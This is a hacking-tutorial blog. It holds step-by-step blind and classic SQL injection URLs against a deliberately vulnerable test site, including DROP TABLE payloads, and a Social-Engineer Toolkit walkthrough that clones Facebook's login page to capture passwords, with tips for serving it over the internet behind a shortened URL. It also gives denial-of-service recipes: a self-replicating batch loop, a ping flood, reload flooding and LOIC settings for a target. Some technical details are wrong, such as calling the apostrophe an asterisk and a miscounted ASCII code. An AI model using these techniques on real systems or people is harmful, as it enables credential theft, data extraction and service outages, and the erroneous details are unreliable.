RN-QQHFzQYtPGkUCfyu8eve2qf0

Thursday, 19 February 2015

Blind SQL Injection

0 comments
Only proceed if you know SQL Injection basics. If not, read these posts first-

What we know so far

If you've read the above three tutorials, you know the basic theory of what SQL Injection is, you know how to carry it out using you web browser on a vulnerable website, and you know how to use SQLMap to automate some of the process.

Now, for revision's sake, what we did in the Manual SQL injection tutorial was-
  1. Found a potentially vulnerable website (http://testphp.vulnweb.com)
  2. Used the asterisk  ( ' ) to verify vulnerability.
  3. Found out the number of rows and columns by making some small changes to the URL (which eventually changes the query that is executed on the server)
  4. We then obtained names of tables, their columns, and finally extracted data.
However, it is worth noting that the website was intentionally left vulnerable, and most often the flaws in security aren't this obvious. In our case, the website was willingly responding to our queries with errors. This may not always be the case. As long as we can see the errors, we know we're going in the right direction. Errors tend to give us clues. However, some websites may choose to suppress the error messages. This make SQLi harder. This is known as Blind SQL Injection.


What I didn't tell you

I explained in subtle details what each and every step did. However, I did not explain the motive behind each step. (I gave a rough idea in the Sql injection basics post)
The purpose of the asterisk ( ' ) was to find out how the server handles bad inputs. If it has some mechanisms for sanitizing or escaping these dangerous characters, then we would not see any error in output.

Now this is not intended to be a theoretical post. While the SQL Injections basics post was for total beginners, I am linking a SQL Injection post appropriate for anyone who has carried out the classical SQL Injection attack, which we did in the manual SQL injection attack post, and is ready for blink SQL Injection.

Intermediate level sql injection (Wikipedia had great theory on SQLi, so I cropped the important bits for a hacker's point of view and posted it here)

SQL Injection example with explanation (This post isn't very useful for actual hacking, but explains concepts very well with examples. PS: This is an external link. Since their content is not licensed under creative commons, I couldn't simply crop the important part and put it here, so you have to go to their website)

PS: The posts in the beginning of the tutorial are mandatory, these are optional reads. You may choose to skip these and come back later and read whenever you're free. Now we'll get started.

Finding a suitable website 

We now have to find a website which is vulnerable to SQL Injection, but does not show error messages. Basically, a site which can be hacked into but not using classical attacks. The site will not give any obvious responses to our attacks. This is why it is called a blind SQL Injection. It is hard to know whether we're doing it right or not.

Now there's a problem. Blind SQLi is quite time consuming. One first tried the classical attacks, and if they fail, then only they proceed to blind SQLi. I can't find a website which wouldn't mind being attacked, and exposed in public. So I'll have to use the same old testphp.vulnweb.com website. The URL we're going to attack is vulnerable to classical SQLi. However, we're going to assume that it's not, and attack it without using any of the methods we used in the previous SQLi tutorial. That being said, blind SQLi involves a lot of guessing, and the fact that I can use union based sql injection (classical injection that we did already) to find out table names, etc. makes it much easier for me to write the tutorial. Now we'll begin-

Finding out if target is vulnerable

Our target in this attack is -
http://testphp.vulnweb.com/listproducts.php?cat=2
Now the first take is to find out whether the target is vulnerable or not. Ideally, one would add an asterisk to find whether the target is vulnerable to classical injection. If not, then only should he/she proceed to blind SQLi. In our case, the target is indeed vulnerable to classical injection (since we see an error when we append an asterisk ' to the url). But for the sake of learning, we will ignore this fact and proceed with Blind SQLi. We will from now assume that there will be no errors whatsoever to aid our attack.

Now we have a problem

If the site won't return any errors, how can we find out if it's vulnerable? The solution is a pretty elegant one. This attack is based on boolean algebra. It's pretty intuitive and surprisingly simple.

The basic concept is as simple as the following :-
(true and true ) = true
When we specify 1=2
(true and false) = false
Also,
1=1 is true
1=2 is false

Now look at the statements-
http://testphp.vulnweb.com/listproducts.php?cat=2 and 1=1
http://testphp.vulnweb.com/listproducts.php?cat=2 and 1=2
When we specify 1=1
Now the basic condition for determining whether the website is vulnerable to injection is to find out whether it executes the code we send it, or just ignores it. Earlier we used asterisk and the error suggested that our code was indeed processed. This time errors are not shown, so we use logic. In the first URL, the condition evaluates as true, and page is displayed as usual. Basically we're asking the table to show the page if it's 'category is 2' and '1 is the same as 1'. Both the conditions are fulfilled and page is shown. In the second case, 'category is 2' but '1 is not the same as 2', so the conditions simplify to false, and nothing is shown. What can we conclude? We conclude that the code we add to the URL is processed by the DBMS software (usually MySQL).


Finding other details

Now the process of finding out other details would be identical. We now know that if we type a true statement after and, then the page is displayed, else it's not. We can simply keep guessing stuff till we are right, in which case the condition is true, and page is displayed.

Finding version

Now it is very impractical to expect that we'll be easily able to guess the complete version, the pic will show you why (it's from the manual SQLi tutorial)
However, we don't need to know the exact version. Finding out whether it's MySQL version 4 or 5 is sufficient. For that, we can extract a substring from the version, which in this case, is simply the first character of the version. This can be done using substr(@@version,1,1). @@version returns the whole 5.1.6.9........ thing but 1,1 extracts the first character. We can then equate it with 4 or 5 to find out which version the website is using.
PS: I put this screenshot here to explain why we used substring, we didn't use the fact that we know the version of SQL already in any way. Even if you have no clue about the version (which is what is going to happen in real life scenario), you can find out the version by looking at the output of the following URLs. You can read more about Substring clause here.
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring(@@version,1,1)=4
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring(@@version,1,1)=5 

As you might have guessed, the version is 5 since it did not return a blank page. I hope you've started to see the pattern now.

Finding tables, columns and records

We will now have to guess the table names. The idea is to start with some common ones, and you'll most probably get a few tables. Most databases have a table for users, admin, login, employees,  etc. Now I'll demonstrate a few failures and successes and then we'll proceed. There is another alternate in which we can go character by character. There is a third method where we can use ASCII codes too.

Problem : Since the website does not display output, how do we find out the table names?
Solution : We can do what we've been doing so far, ask the website if table name = X , where X is our guess at table name. We will keep repeating until the condition returns true, i.e., the exists a table with the name that we guessed.

Problem : This is just a concept, how do we put it to action? How do we ask the database to return true if we guess the right table name? Can't be as simple as 1=1....
Solution :  We will use the select query. select 1 from X is going to be our query. If there is a table called X, then output will be one. Now we can use this output to generate a condition. (select 1 from X) = 1. If X table exists, then output will be 1. Since 1=1, condition will be true. If X does not exist, condition will be false.

Problem : What if we can't guess the table name?
Solution : We have 2 more alternatives. First is to use substr, as we did while finding version, to find out the table name character by character. Basically, we will ask the table if first character of table name is a. If not, we'll try b, c, d, etc. After that we'll proceed to second character. This way, we are guaranteed to find out the table name. (I hope you are getting a good idea why it's called blind SQLi)

Alternate Solution : We can use ASCII values to speed up the above solution. Basically, we can't directly compare characters like number. 6 is greater than 5, but b is not greater than a. Characters can't be compared like that. However, their ASCII forms can, since each alphabet corresponds to a number in ASCII. We can use this fact to ask the table if the first letter of the table name is more than P or less than it. This way, if the table says it's more, we don't have to check the alphabets before P, and Vice Versa. [This is just the concept, I'll demonstrate how it's to be done].

Now, for finding table name, I'll stick to simple guessing. The remaining 2 concepts will be demonstrated while finding column name and data value respectively.

Limit Clause : It must be noted that select query returns all the results from a given table, not just the first. For example, if a table has 500 records, and you ask the table for records where first table is 'a', it will return not one, but all the records with first letter 'a'. This is not what we want. To avoid this, we use limit clause.
Here is a short summary, read the complete section on Limit clause here.
Let’s see what the offset and count mean in the LIMIT clause:
  • The offset specifies the offset of the first row to return. The offset of the first row is 0, not 1.
  • The count specifies maximum number of rows to return.
I've covered all the concepts, now I hope you can read the commands and figure out what they mean.

Table name

Now we'll try to guess table name
http://testphp.vulnweb.com/listproducts.php?cat=1 and (SELECT 1 from admin)=1
The error message will not be displayed in real blind SQLi. We will see a blank output, like we did earlier.

http://testphp.vulnweb.com/listproducts.php?cat=1 and (SELECT 1 from users)=1 
The page loads fine. This means there is indeed a table named users.
Now, if you are trying this attack on some other site, then you might not be able to guess the name if it isn't as obvious as users. So I recommend you keep reading and try again once you know how to guess one letter at a time (for column name) and how to use ASCII (for obtaining data).
PS: Here limit is not required since we guessed the whole table name at once and not character by character.

Column Name

1. Guessing the whole name

Now, there are 2 ways to get column name. The first way is to guess the complete column name, as we did for table name. 
http://testphp.vulnweb.com/listproducts.php?cat=2 and (SELECT substring(concat(1,username),1,1) from users limit 0,1)=1
http://testphp.vulnweb.com/listproducts.php?cat=2 and (SELECT substring(concat(1,uname),1,1) from users limit 0,1)=1 
The page displays normally for uname, so we know that a column called uname exists. For practice, you can also replace uname with pass,cc,address,email,name,phone,cart1. All these columns also exist in the table.

2. Guessing character by character using equality (=)


The second way is to go character by character. There are 2 ways to do this too. One is to guess the character directly, second is to find the range in which the character lies, and then guess it. I'll show both. This method requires information_schema, i.e. it will work for MySQL 5 series but not 4.
Here I have directly used 117. You may (and in reality will have to) try all possible ascii codes (65 to 122 for A to z)
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))= 117
 PS: I tried to see if MySQL automatically converts the character to their ASCII value, and found out that it does indeed. So one may skim the query a bit and finally it will be like. So basically, contrary to what I said earlier, b is indeed bigger than a. Here is the same code with u instead of 117

http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20substring((select%20concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273+limit%200,1),1,1)='u' 
165 is ASCII code for u. We know the column name is uname, so the page should display fine, which it does. You can try values other than 85 and see what happens. Also, 7573657273 is hex code for users (0x indicates hex). Remember, you can do the same for tables by making a few changes. Firstly replaced the bold column in above code with table. A few more changes are necessary too. Here's what the final code looks like :-


3. Guessing character using > or < followed by =

It's almost the same as we did before
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))> 100
We now know it's >  100 (100 is 'd'), since the page displayed properly
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))> 120
But it is less than 120 ('x'), since page doesn't display well.
 http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))> 110
Greater than 110 ('n')
 http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))> 115
Greater than 115 ('s'). Now only 4 possibilities remain, 116, 117, 118, 119, 120 (it is greater than 116 but not greater than 120). We can now try all 5 one by one. I have also highlighted the ascii part in above queries. You can remove the bold text and replace the numbers with characters in single quotes ('a', 'b', etc., also provided in bold below the code)
Finally you'll get success at-
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),1,1))= 117

However, we only know the first letter of the column name. To find the second letter, replace the red text from 1 to 2. The code becomes-
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),2,1))= 117
It will not display properly since the second character in uname is n. (ascii 110)
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((select concat(column_name) from information_schema.columns where table_name=0x7573657273+limit 0,1),2,1))= 110
You can use the > < = method here too. Everything other than 2 will be the same.

Extracting data

Now while what you did so far wasn't very swift either, what you're going to do now is going to be terribly slow. You have to guess the data as well. Each and everything needs to be guessed. 

http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>64
 http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>100
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>120
Page doesn't display properly for 120 (x)
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>120
 http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>115
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))=116
So the first letter is 't'. For second character (without ascii this time)
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring((SELECT concat(uname) from users limit 0,1),2,1)>'a' 
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring((SELECT concat(uname) from users limit 0,1),2,1)>'f'  
It lies between 'b' and 'f'
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring((SELECT concat(uname) from users limit 0,1),2,1) = 'b'
 Keep trying
http://testphp.vulnweb.com/listproducts.php?cat=2 and substring((SELECT concat(uname) from users limit 0,1),2,1) = 'e'
Second character is 'e'. You may proceed to do so until you find the complete uname. You can ensure that a character was the last in the word by using the following command.
http://testphp.vulnweb.com/listproducts.php?cat=2 and ascii(substring((SELECT concat(uname) from uname limit 0,1),1,1))>0
 If there is any other character left, >0 will always return true.

This was all there is to blind SQL Injection. In the next post I'll introduce you to some tools which do the task for you. To be honest, no one will call you a noob if you use scripts/ tools to automate blind SQLi. It is a really time consuming process and it is not required to waste so much time when you can write a script to do all the guesswork for you.


Tuesday, 17 February 2015

SQL Injection Intermediate Level

0 comments
This is a theoretical post about types of SQL Injection attacks and the concepts behind SQL Injection. I have added this here since so far we had been dealing with URLs, and will continue to do so. For the attacker, there is no direct way to write complete queries and he/she may only make changes to the URL or input form. However, the knowledge of MySQL (or any other DBMS) part of the attack is necessary, since it will be required when you deal with more robust websites where the standard attacks won't work and you need to get creative. Before reading this post, I recommend these 3:-


  • SQL Injection Basics (theoretical yet important)
  • Manual SQL Injection (using web browser only)
  • Automated SQL Injection using SQLMap (Kali Linux needed) 


  • Now we will proceed to the actual content of the post :-

    Types of SQL Injection attacks

    • SQL injection + insufficient authentication
    • SQL injection + DDoS attacks
    • SQL injection + DNS hijacking
    • SQL injection + XSS

    Technical implementations

    Incorrectly filtered escape characters

    This form of SQL injection occurs when user input is not filtered for escape characters and is then passed into a SQL statement. This results in the potential manipulation of the statements performed on the database by the end-user of the application.
    The following line of code illustrates this vulnerability:
    statement = "SELECT * FROM users WHERE name ='" + userName + "';"
    This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement may do more than the code author intended. For example, setting the "userName" variable as:
    ' or '1'='1
    or using comments to even block the rest of the query (there are three types of SQL comments). All three lines have a space at the end:
    ' or '1'='1' -- 
    ' or '1'='1' ({
    ' or '1'='1' /*

    renders one of the following SQL statements by the parent language:
    SELECT * FROM users WHERE name = '' OR '1'='1';
    SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
    If this code were to be used in an authentication procedure then this example could be used to force the selection of a valid username because the evaluation of '1'='1' is always true.
    The following value of "userName" in the statement below would cause the deletion of the "users" table as well as the selection of all data from the "userinfo" table (in essence revealing the information of every user), using an API that allows multiple statements:
    a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
    This input renders the final SQL statement as follows and specified:
    SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';
    While most SQL server implementations allow multiple statements to be executed with one call in this way, some SQL APIs such as PHP's mysql_query() function do not allow this for security reasons. This prevents attackers from injecting entirely separate queries, but doesn't stop them from modifying queries.

    Incorrect type handling

    This form of SQL injection occurs when a user-supplied field is not strongly typed or is not checked for type constraints. This could take place when a numeric field is to be used in a SQL statement, but the programmer makes no checks to validate that the user supplied input is numeric. For example:
    statement := "SELECT * FROM userinfo WHERE id =" + a_variable + ";"
    It is clear from this statement that the author intended a_variable to be a number correlating to the "id" field. However, if it is in fact a string then the end-user may manipulate the statement as they choose, thereby bypassing the need for escape characters. For example, setting a_variable to
    1;DROP TABLE users
    will drop (delete) the "users" table from the database, since the SQL becomes:
    SELECT * FROM userinfo WHERE id=1;DROP TABLE users;

    Blind SQL injection

    Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack can become time-intensive because a new statement must be crafted for each bit recovered. There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established.

    Conditional responses

    One type of blind SQL injection forces the database to evaluate a logical statement on an ordinary application screen. As an example, a book review website uses a query string to determine which book review to display. So the URL http://books.example.com/showReview.php?ID=5 would cause the server to run the query
    SELECT * FROM bookreviews WHERE ID = 'Value(ID)';
    from which it would populate the review page with data from the review with ID 5, stored in the table bookreviews. The query happens completely on the server; the user does not know the names of the database, table, or fields, nor does the user know the query string. The user only sees that the above URL returns a book review. A hacker can load the URLs http://books.example.com/showReview.php?ID=5 OR 1=1 and http://books.example.com/showReview.php?ID=5 AND 1=2, which may result in queries
    SELECT * FROM bookreviews WHERE ID = '5' OR '1'='1';
    SELECT * FROM bookreviews WHERE ID = '5' AND '1'='2';
    respectively. If the original review loads with the "1=1" URL and a blank or error page is returned from the "1=2" URL, and the returned page has not been created to alert the user the input is invalid, or in other words, has been caught by an input test script, the site is likely vulnerable to a SQL injection attack as the query will likely have passed through successfully in both cases. The hacker may proceed with this query string designed to reveal the version number of MySQL running on the server:
    http://books.example.com/showReview.php?ID=5 AND substring(@@version,1,1)=4
    , which would show the book review on a server running MySQL 4 and a blank or error page otherwise. The hacker can continue to use code within query strings to glean more information from the server until another avenue of attack is discovered or his or her goals are achieved.

    Second Order SQL Injection

    Second order SQL injection occurs when submitted values contain malicious commands that are stored rather than executed immediately. In some cases, the application may correctly encode a SQL statement and store it as valid SQL. Then, another part of that application without controls to protect against SQL injection might execute that stored SQL statement. This attack requires more knowledge of how submitted values are later used. Automated web application security scanners would not easily detect this type of SQL injection and may need to be manually instructed where to check for evidence that it is being attempted.

    This post is licensed under Creative Commons Attribution-ShareAlike 3.0. This license permits sharing, but requires attribution and that the content be shared under same or similar license . The source of the content in this page is -
    https://en.wikipedia.org/wiki/SQL_injection
    License details can be read here https://en.wikipedia.org/wiki/Wikipedia:Text_of_Creative_Commons_Attribution-ShareAlike_3.0_Unported_License

    Blind SQLi Tutorial

    You may read this tutorial if you have gone through the content of this page and are ready to go to the next level.

    Monday, 26 May 2014

    Social Engineering Toolkit - Kali : Credential Harvestor : Hack Facebook

    0 comments

    Hacking Facebook

    In the previous post I've discussed how not to hack Facebook. Here we will discuss how to hack Facebook. This tutorial is meant for enhancing you networking skills, as well as to develop understanding of how fake web pages are created, so that you can protect yourself from such attacks. Don't use this information to hack someone's account, or you'll run the risk of getting into legal troubles. If you haven't yet read the previous post, you should. It might not be very enlightening in terms of technical details, but it quite enjoyable and will provide you with a background of what we are looking at.

    Social Engineering Toolkit

    Humans are the weakest link in any security system ~Shashwat (That'll be me)
    If you have read the previous post, then you know what I'm talking about. Social engineering toolkit does not exploit vulnerability in the mechanism of any service. It exploits the weakness in the human element of security. Some official words from the official guys before we move on to the actual hacking

    The Social-Engineer Toolkit (SET) was created and written by the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon. With over two million downloads, SET is the standard for social-engineering penetration tests and supported heavily within the security community.

    Kali Linux

    I don't feel the need to mention it, but I'll still do it. You need Kali Linux to proceed with this tutorial. Check out the top of the page and see the "Kali Linux complete" tutorial. Better yet, I'll link it here- Kali Linux : What it is and how to install

    Se-toolkit

    Start Kali Linux. In a console/terminal type se-toolkit.
    Something like this will show up

    root@kali:~# se-toolkit
    [-] New set_config.py file generated on: 2014-05-26 08:26:33.526119
    [-] Verifying configuration update...
    [*] Update verified, config timestamp is: 2014-05-26 08:26:33.526119
    [*] SET is using the new config, no need to restart

                      _______________________________
                     /   _____/\_   _____/\__    ___/
                     \_____  \  |    __)_   |    |
                     /        \ |        \  |    |
                    /_______  //_______  /  |____|
                            \/         \/          
      [---]        The Social-Engineer Toolkit (SET)         [---]      
      [---]        Created by: David Kennedy (ReL1K)         [---]
      [---]                 Version: 4.3.9                   [---]
      [---]              Codename: 'Turbulence'              [---]
      [---]         Follow us on Twitter: @trustedsec        [---]
      [---]         Follow me on Twitter: @dave_rel1k        [---]
      [---]       Homepage: https://www.trustedsec.com       [---]
         Welcome to the Social-Engineer Toolkit (SET). The one
          stop shop for all of your social-engineering needs.
     
          Join us on irc.freenode.net in channel #setoolkit
      The Social-Engineer Toolkit is a product of TrustedSec.
               Visit: https://www.trustedsec.com
     Select from the menu:
       1) Social-Engineering Attacks
       2) Fast-Track Penetration Testing
       3) Third Party Modules
       4) Update the Metasploit Framework
       5) Update the Social-Engineer Toolkit
       6) Update SET configuration
       7) Help, Credits, and About
      99) Exit the Social-Engineer Toolkit
    set> 
    Now type the following and press enter.
    1 [enter] 2 [enter] 3 [enter]

    Explanation

    • 1 selects social engineering attacks. Obvious choice if you read the other options from 1 to 9 (and 99 for exit)
    • The 2 selects Website Attack Vectors. Not that obvious.  The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
    • Then, the 3 selects Credential Harvestor.  The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
    Now you'll be seeing something like this-

     The first method will allow SET to import a list of pre-defined web
     applications that it can utilize within the attack.
     The second method will completely clone a website of your choosing
     and allow you to utilize the attack vectors within the completely
     same web application you were attempting to clone.
     The third method allows you to import your own website, note that you
     should only have an index.html when using the import website
     functionality.
       1) Web Templates
       2) Site Cloner
       3) Custom Import
      99) Return to Webattack Menu

    Type 2 to select site cloner.

    Find your IP

    On a new terminal type ifconfig. This will give you your ipv4 address, which is what you are looking for


    Back to se-toolkit

     Now it'll ask you to specify the IP to which the data is supposed to be sent to. That'll be your IP address. Since this is your internal IP address (i.e. local IP), the fake facebook page will work only for computers connected with your LAN.

    Now it'll ask for the page to be cloned. Enter https://www.facebook.com/.

    set:webattack>2
    [-] Credential harvester will allow you to utilize the clone capabilities within SET
    [-] to harvest credentials or parameters from a website as well as place them into a report
    [-] This option is used for what IP the server will POST to.
    set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.154.133
    [-] SET supports both HTTP and HTTPS
    [-] Example: http://www.thisisafakesite.com
    set:webattack> Enter the url to clone:https://www.facebook.com/

    Now in your browser on Kali Linux, enter your IP. It will display facebook login page. Enter any info and press login. You will get the information in se-toolkit. If you are using VMWare or virtualbox, then you can try and enter the IP on the browsers there. It will work.

    Live demonstration

    To make sure that the demonstration is not just a repetition of what you already know, I have decided to clone the login page of facebook, instead of homepage. It will be a tad bit different. Here is a screenshot of what I did.
    The IP address is my internal address from ifconfig, which comes out to be 192.168.154.133. The cloned page is https://www.facebook.com/login.php. Now we will try to see if this credential harvestor works.

    On the Kali Linux Machine itself


    Entering the IP in browser shows you the fake login page. Also, se-toolkit registers the visit and says 192.168.154.133 - - [27/May/2014 02:32:32] "GET / HTTP/1.1" 200 -
    Now if we enter something in the field, it also shows up on se-toolkit. I entered 'hackingwithkalilinux' in username field and 'password' in password field. This is what se-toolkit shows-
    POSSIBLE USERNAME FIELD FOUND: email=hackingwithkalilinux
    POSSIBLE PASSWORD FIELD FOUND: pass=password
    Also note that se-toolkit might keeping dumping more stuff in the console, most of which is not important for the time being.

    On Windows 8 machine (host)

    Now I'm running Kali on a virtual machine. Windows 8 is the host machine, and we might want to check if it works on Windows 8. Also, we would also like to see if modern browsers are able to observe anything wrong with the page, and if the firewall stops the data flow.
    I entered windows8host and password2 and pressed the login button. This is what I got. Also, as I was logged in to Facebook with my personal account, the fake page redirected me to facebook.
    POSSIBLE USERNAME FIELD FOUND: email=windows8host
    POSSIBLE PASSWORD FIELD FOUND: pass=password2

    Conclusion : This method pretty much works well over LAN.

    Make it work over internet

    To make the technique work over internet, you will need to use your public IP instead of private. Search google for what is my IP to find you public IP. Then use it. You can use tinyurl or something to make the url appear legitimate. Also, port forwarding might need to be enabled, as your router might block traffic on port 80. Firewall can also cause troubles. While this tutorial was nothing more than - se-toolkit 1 2 3 [your IP] [facebook.com], the next post on getting your credential harvestor on the internet will make the tutorial complete and useful in practical sense. Next tutorial will help you make your fake login page accessible over the internet. [Coming Soon] There you go -  http://www.kalitutorials.net/2014/05/credential-harvestor-port-forwarding.html

    Saturday, 10 May 2014

    Denial Of Service Attack : Lesson For Life

    0 comments

    Introduction

    (This post has been sourced from a well known tutorial from Hackforums.net)
    I have already written 2 posts on Denial of Service attack. The first one gives an insight to the working of Denial of service by bringing in practical examples (bus stop scenario and online multiplayer game scenario). The second one tells us about the various Denial of Service attack. I'm linking both the articles here for you to read if you want to-


    The thing is, while these two are pretty good reads (first one is a must read for everyone), I read something on HackForums.net which completely captured my attention. This tutorial was found in the premium tutorials section, and looked like this-

    I asked coolmagicdude2 if I could post his tutorial on blog, as it would help a lot of users. He agreed. So this tutorial has not been written by me but a well known hacker from hack forums, who calls himself Druidtton of Darksunlight. I loved the tutorial and hope you'd enjoy it too. The tutorial is in first person and has many references to his personal experiences. I haven't replaced the first person to third (I to he, my to his). I have also removed all links, and replaced some.

    What is "DDoS"?


    Denial of Service attacks(or Distributed Denial of Service attacks[DDoS]) are a form of organized attacks with the goal of taking down a server by overloading it. Often by sending useless information(packets) to a server in massive amounts.

    In-fact about a year ago I found one of my (his) websites was accidentally DoS-ing darksunlight.com(I use darksunlight as my webhost) because my PHP script made an infinite loop that sent the same information over and over and over into darksunlight's SQL databases. This one page took this EXTREMELY powerful server down twice in less than a minute. That site has since been deleted.
    That story demonstrates that it does not take more than a simple "error" in your code to overload a server.

    Keep in mind that altough spreading knowledge is my main goal, performing DDoS attacks is indeed a federal crime in the US.
    It is also an international offence and will be punished according to the local laws of the individual's country.

    But enough talk. I will now show you a quick example of a DoS attack of sorts you can do on your local computer.

    Example Of DOS attack

    Keep in mind that this is NOT a real DoS attack, but rather an example to visualize how a DoS attack works.

    We will take down YOUR computer.
    Step 1
    Open up notepad, mousepad, or your favored equivalent.
    Step 2
    Type in this simple batch command
    Code:
    :a
    start
    goto a
    Step 3
    Save as "dossample.bat" making sure you select "All files" from the "File Type" dialog.
    Step 4
    Run that sucker, but save your work first, as this will crash even the best computers in a matter of minutes.

    What did you learn from this?

    Observe how the file rapidly replicates itself, opening a new CMD right after it opens another.
    An infinite loop has been created that has filled the RAM with useless and massive amounts of CMDs(or Terminals for you Unix folk)

    DDoS attacks work much the same way, except instead of replicating an infinite number of CMDs, they send information(packets) to the server over and over and over again until the server crashes.

    What information you may ask?

    Anything. Your login name, your 'online' status, a new comment, the number of views on a video, your new high score. Absolutely any information that could be resent a massive amount of times to the same server.

    Next we will be discussing the simplest form of DDoS.

    DDoS by Ping Flood


    Please note that I will be pinging my Localhost. You should too.

    Perhaps one of the simplest ways to DoS is by using the 'ping' command built into most operating systems, including all windows and Linux distributions.
    Step 1
    Start up your server. Mine is apache, but that is beside the point, the server type does not matter. If it has an IP address, it can be pinged. (He paced up really unexpectedly here. You might want to skip this part if you haven't created any local server using apache or any other program.)
    Step 2
    Type in the ping command
    Code:
    ping -t -a -l 65500 localhost
    Step 3
    Press enter and watch it ping the localhost over and over until[/b]
    your server crashes, or you get tired of waiting for it to crash.
    Since most modern servers can take the stress of the ping flood, you will need to get all your friends to help you ping to bring your server down. Or even slow it down.

    Command Explained

    ping - tells the computer to ping a server
    -t - It will continue to ping the server until the command is closed, or stopped.
    -a - Resolves the adress to host names.
    -l - Size.

    By default the ping will send 32bytes of data to the server, so you must change this to a bigger number. The maximum is 65,500bytes, so that is what we used.

    If you send a server any number higher than 65,500bytes it will instantly crash. This is called "Ping of Death".
    Like any other thing with the suffix "of Death" it is very rare, and hard to accomplish indeed.
    In order to learn more about the Ping of Death, read my huge response to this very thread, here! (I have copied his response to the end of the tutorial)

    DDoS by Reloading

    Something as simple as reloading a page can take down a server if done enough times.
    Step 1
    Make a page that lets you submit forms. Method='GET' is better than method='POST' for this, but both will work.
    (If you do not understand step 1, just find a page that lets you submit information, like a new comment or upload a picture)
    Step 2
    Fill out the forms and submit
    Step 3
    Reload the page
    If the page uses the POST method your browser will display a dialog asking if you are sure you want to resend the information, or something to that effect. Simply click "Continue" or "OK".(see now why GET is better?)
    Step 4
    Keep reloading until server is down.
    Their are many add ons and tools that allow you to auto-reload a page. It is a matter of googleing for them. They are widely available and free.

    I have just created a program that allows you to Auto-refresh a page using IE. If you are interested please download from:
    Host: Darksunlight.com | Size: 9kb | Format: .zip ultra compressed | Platform: Windows

    Use the browser extensions instead. Google for auto reload addons for your browser.

    This method is very primitive as you can see, but it is probably the best way to DDoS.
    In order to learn more about DDoS by reload, read my huge response to this very thread, here!
    (I have copied his response to the end of the post)


    Low-Orbit Ion Cannon

    LOIC (Low Orbit Ion Cannon) is an app, written in C# and developed by praetox, that was used by Anonymous during Project Chanology. It attempts to DoS the target site by using all its bandwidth, sending TCP, UDP, or HTTP requests to the server until it crashes.

    (He has stressed the fact enough, but let me remind you again, this is a punishable offense. Use LOIC only on your localhost 127.0.0.1. Don't use it on any online server, they cops will come to get you. In contrast to all other tools on this blog, this one works on Windows.)

    Download:
    LOIC | Host: SourceForge
    Step 1
    Download and extract LOIC
    Step 2
    Open LOIC.exe and fill out the required information.

    Instructions for filling out:
    IP or URL = IP or URL that you wish to DoS
    TCP / UDP message = information being sent, just write something random. Or leave it as default.
    Port = Server's port
    Method = Server's Method, leave as TCP if unknown
    If you are gonna try to take down a website then use HTTP
    Speed = set to "<= faster"
    Threads = How many users it should simulate, the higher the number the faster it will crash. Set to 10,000. Note that this might make your computer lag, if so, set to a lower amount.
    Step 3
